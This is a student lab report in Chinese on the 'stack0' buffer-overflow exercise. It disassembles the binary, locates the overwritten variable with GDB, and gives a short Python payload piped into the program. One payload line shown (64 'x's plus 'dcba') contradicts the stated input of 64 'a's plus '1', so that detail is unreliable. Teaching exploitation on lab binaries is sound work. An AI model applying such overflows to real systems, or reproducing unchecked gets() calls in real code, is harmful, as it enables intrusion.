CS3312 Lab Report Stack0

Osamu Takenaka 520030990026

源码分析

x86汇编代码(由objdump得到)：

```
080483f4 <main>:
 80483f4:       55                      push   %ebp
 80483f5:       89 e5                   mov    %esp,%ebp
 80483f7:       83 e4 f0                and    $0xfffffff0,%esp
 80483fa:       83 ec 60                sub    $0x60,%esp
 80483fd:       c7 44 24 5c 00 00 00    movl   $0x0,0x5c(%esp)
 8048404:       00
 8048405:       8d 44 24 1c             lea    0x1c(%esp),%eax
 8048409:       89 04 24                mov    %eax,(%esp)
 804840c:       e8 fb fe ff ff          call   804830c <gets@plt>
 8048411:       8b 44 24 5c             mov    0x5c(%esp),%eax
 8048415:       85 c0                   test   %eax,%eax
 8048417:       74 0e                   je     8048427 <main+0x33>
 8048419:       c7 04 24 00 85 04 08    movl   $0x8048500,(%esp)
 8048420:       e8 07 ff ff ff          call   804832c <puts@plt>
 8048425:       eb 0c                   jmp    8048433 <main+0x3f>
 8048427:       c7 04 24 29 85 04 08    movl   $0x8048529,(%esp)
 804842e:       e8 f9 fe ff ff          call   804832c <puts@plt>
 8048433:       c9                      leave
 8048434:       c3                      ret
```

C语言源代码：

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv)
{
    volatile int modified;
    char buffer[64];

    modified = 0;
    gets(buffer);

    if(modified != 0) {
        printf("you have changed the 'modified' variable\n");
    } else {
        printf("Try again?\n");
    }
}
```

这段C程序是一个典型的缓冲区溢出漏洞，

其使用 `gets` 函数从标准输入读取字符串，存储在 `buffer` 中， `gets` 函数不会检查输入的长度，所以可以输入超长字符串，导致缓冲区溢出。通过构造的输入，攻击者可以覆盖 `modified` 变量的值。

代码中可以看出，我们作为攻击者需要做的事情是让 `modified` 变量不等于0，这样就可以输出 `you have changed the 'modified' variable` 。

所以我们接下来，我们需要知道 `buffer` 的地址和 `modified` 的地址，然后通过输入超长字符串来覆盖 `modified` 的值。


GDB调试

通过 `modified = 0` 这句C代码可以很容易找到对应的汇编代码：


```
80483fd:       c7 44 24 5c 00 00 00    movl   $0x0,0x5c(%esp)
```

不难看出，modfied变量的地址是0x5c加上寄存器esp的值。


接下来我们需要通过gdb，来查看esp的值，以及buffer的地址。



添加函数main的断点，然后运行




为了在接下来打印内存时更容易找到 `buffer` 的区域，并且 `buffer` 的大小就是64个Byte，我们在输入时输入64个'a'



打印 `%esp` 的值，得到 `%esp=0xff9600a0`，然后通过 `%esp` 的值加上0x5c得到 `modified` 的地址是 `0xff9600fc` 得到

然后我们需要打印 `0xff9600a0` 开始的内存区域，找到buffer的地址区域



可以很明显地看到大片的'a'即 `0x61`，即为buffer的地址区域，为 `0xff9600bc` 至 `0xff9600fb` 我们定位到 `modified` 的地址 `0xff9600fc`，可以发现它就紧挨着buffer的地址区域结束的地方。

于是我们只要输入64个字符后，再输入1个字符，就可以覆盖 `modified` 的值。

攻击脚本内容

内容如下，64个'a'再加上1个'1'

xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxdcba


script_stack0.py:

```
input = 'a'*64 + '1'
print input
```

在终端中运行：

```
(python script_stack0.py) | ./stack0
```

结果（非GDB环境）



攻击成功